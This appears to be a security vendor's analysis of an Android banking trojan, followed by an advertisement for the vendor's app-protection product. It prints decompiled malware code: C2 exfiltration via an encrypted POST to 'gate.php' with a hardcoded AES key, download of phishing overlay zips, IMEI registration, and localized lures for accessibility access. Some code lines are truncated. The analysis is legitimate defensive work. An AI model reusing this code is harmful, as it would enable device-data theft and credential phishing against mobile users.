
Communication with C2 Server



```
/* access modifiers changed from: protected */
/* renamed from: a */
public String doInBackground(String... arg0) {
    String Log = arg0[0];
    try {
        f601b.getClass();
        C0075a encrypted = C0075a.m847b("26kozQaKwRuNJ24t", String.valueOf(Log));
        URLConnection conn = new URL(f601b.f593a + "gate.php").openConnection();
        conn.setDoOutput(true);
        OutputStreamWriter wr = new OutputStreamWriter(conn.getOutputStream());
        wr.write("data=" + encrypted.mo542a());
        wr.flush();
        BufferedReader reader = new BufferedReader(new InputStreamReader(conn.getInputStream()));
        StringBuilder sb = new StringBuilder();
        Object obj = "";
        while (true) {
            String readLine = reader.readLine();
            String line = readLine;
            if (readLine == null) {
                return sb.toString();
            }
            sb.append(line);
        }
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}
```

The payload is encrypted but communication channel is not.


Decryption Routines in Plain Sight



```java
public class C0075a {

    /* renamed from: b */
    private static final char[] f551b = "0123456789ABCDEF".toCharArray();

    /* renamed from: a */
    protected String f552a;

    private C0075a(String initVector, String data, String errorMessage) {
        this.f552a = data;
    }

    /* renamed from: b */
    public static C0075a m847b(String secretKey, String plainText) {
        try {
            if (m846a(secretKey)) {
                byte[] initVectorBytes = new byte[8];
                new SecureRandom().nextBytes(initVectorBytes);
                String initVector = m845a(initVectorBytes);
                byte[] initVectorBytes2 = initVector.getBytes("UTF-8");
                IvParameterSpec ivParameterSpec = new IvParameterSpec(initVectorBytes2);
                SecretKeySpec secretKeySpec = new SecretKeySpec(secretKey.getBytes("UTF-8"), "AE
                Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
                cipher.init(1, secretKeySpec, ivParameterSpec);
                byte[] encrypted = cipher.doFinal(plainText.getBytes("UTF-8"));
                ByteBuffer byteBuffer = ByteBuffer.allocate(initVectorBytes2.length + encrypted.
                byteBuffer.put(initVectorBytes2);
                byteBuffer.put(encrypted);
                return new C0075a(initVector, Base64.encodeToString(byteBuffer.array(), 2), (Str
            }
            throw new Exception("Secret key's length must be 128, 192 or 256 bits");
        } catch (Throwable t) {
            t.printStackTrace();
            return new C0075a((String) null, (String) null, t.getMessage());
        }
    }

    /* renamed from: a */
    public static C0075a m844a(String secretKey, String cipherText) {
        try {
            if (m846a(secretKey)) {
                byte[] encrypted = Base64.decode(cipherText, 2);
                IvParameterSpec ivParameterSpec = new IvParameterSpec(encrypted, 0, 16);
                SecretKeySpec secretKeySpec = new SecretKeySpec(secretKey.getBytes("UTF-8"), "AES");
                Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
                cipher.init(2, secretKeySpec, ivParameterSpec);
                return new C0075a(m845a(ivParameterSpec.getIV()), new String(cipher.doFinal(encrypted, 16, encrypted.length - 16)), (String) null);
            }
            throw new Exception("Secret key's length must be 128, 192 or 256 bits");
        } catch (Throwable t) {
            t.printStackTrace();
            return new C0075a((String) null, (String) null, t.getMessage());
        }
    }

    /* renamed from: a */
    public static boolean m846a(String key) {
        return key.length() == 16 || key.length() == 24 || key.length() == 32;
    }
```

```java
/* access modifiers changed from: package-private */
/* renamed from: c */
public void mo491c() {
    String Accessibility;
    String screen;
    try {
        this.f527a.getClass();
        C0075a b = C0075a.m847b("26kozQaKwRuNJ24t", this.f527a.f593a);
        this.f527a.getClass();
        String.valueOf(C0075a.m844a("26kozQaKwRuNJ24t", "MzVBOEU4RUExNzdDNTA3NzN2d4aaiU2eCF7zGpaxGnZoCUs4ByC63zVz9mHieQqu")).equals(this.f527a
    } catch (Exception e) {
        e.printStackTrace();
    }
    try {
        Object obj = "0";
        if (m817a(this.f528b, AccesService.class)) {
            Accessibility = "1";
            if (Build.VERSION.SDK_INT >= 23 && !mo492d()) {
                Intent as = new Intent(this.f528b, Permission.class);
                as.addFlags(268468224);
                this.f528b.startActivity(as);
            }
```


Layover Image Retrieval




```
/* access modifiers changed from: protected */
/* renamed from: a */
public String doInBackground(String... arg0) {
    String App = arg0[0];
    try {
        String PATH = this.f598b.getFilesDir().getAbsolutePath() + File.separator;
        HttpURLConnection c = (HttpURLConnection) new URL(this.f597a.f593a + "public_image/" + App + ".zip").openConnection();
        c.setRequestMethod("GET");
        c.connect();
        FileOutputStream fos = this.f598b.openFileOutput(App + ".zip", 0);
        InputStream is = c.getInputStream();
        byte[] buffer = new byte[16384];
        while (true) {
            int read = is.read(buffer);
            int len1 = read;
            if (read == -1) {
                break;
            }
            fos.write(buffer, 0, len1);
        }
        fos.close();
        is.close();
        C0106i.m896a(PATH + App + ".zip", PATH, "");
    } catch (Exception e) {
        e.printStackTrace();
    }
    return "";
}
```

Layover images are updated via .zip file.

Target Device Data Retrieval




```
new C0063b(String.format("{ \"action\": \"reg\", \"params\": { \"imei\": \"%s\",\"whitelist\": \"%s\",\"model\": \"%s\"
if (Build.VERSION.SDK_INT >= 21) {
    m818e();
}
```



```
s\",\"Accessibility\": \"%s\",\"screen\": \"%s\"}}", new Object[]{IMEI, whitelist, mo489a(this), Accessibility, sc
```

Retrieving valuable data from the user e.g. IMEI.

Multiple Target Languages



```
/* renamed from: a */
public String mo488a() {
    String ToastText = "";
    try {
        String country = getResources().getConfiguration().locale.getCountry();
        if (!country.equals("")) {
            ToastText = "Enable";
        }
        if (country.equals("AU")) {
            ToastText = "Enable";
        }
        if (country.equals("EU")) {
            ToastText = "Enable";
        }
        if (country.equals("DE")) {
            ToastText = "Einschaltet";
        }
        if (country.equals("ES")) {
            ToastText = "Incluis";
        }
        if (country.equals("FR")) {
            ToastText = "Activez";
        }
        if (country.equals("IL")) {
            ToastText = "הפעל";
        }
        if (country.equals("IT")) {
            ToastText = "Includete";
        }
        if (country.equals("JP")) {
            ToastText = "オン";
        }
        if (country.equals("MA")) {
            ToastText = "شغل";
        }
        if (country.equals("NL")) {
            ToastText = "Ingeschakeld";
        }
        if (country.equals("PE")) {
            ToastText = "Incluir";
        }
        if (country.equals("PL")) {
            ToastText = "Włączyć";
        }
        if (country.equals("TR")) {
```


Localized text is available in several countries:

- Austria
- Brazil
- Germany
- France
- Spain
- Israel
- Italy
- Japan
- Malaysia
- Netherlands
- Poland
- Turkey
- United Kingdom
- United States

Protect Your Apps


Zimperium's zDefend quickly embeds the z9 engine into mobile apps.

- Lightweight SDK installs in minutes
- On-device, machine learning-based mobile security for device, network, phishing and malicious app attacks
- Used by banks, governments, telecommunication providers, and security vendors




ZIMPERIUM®


Remediate Mobile Threats



Rogue WiFi
zBank detected that the device is connected to a rogue WiFi network named Unknown. Connection to a rogue access point exposes your device to attack by an unauthorized party to access your network data and/or credentials.



App Tampering
App tampering has been detected within zBank. Your data may be vulnerable to collection or modification by an unknown third party. Existing app libraries may have been modified, or a foreign library may have been injected into the app.

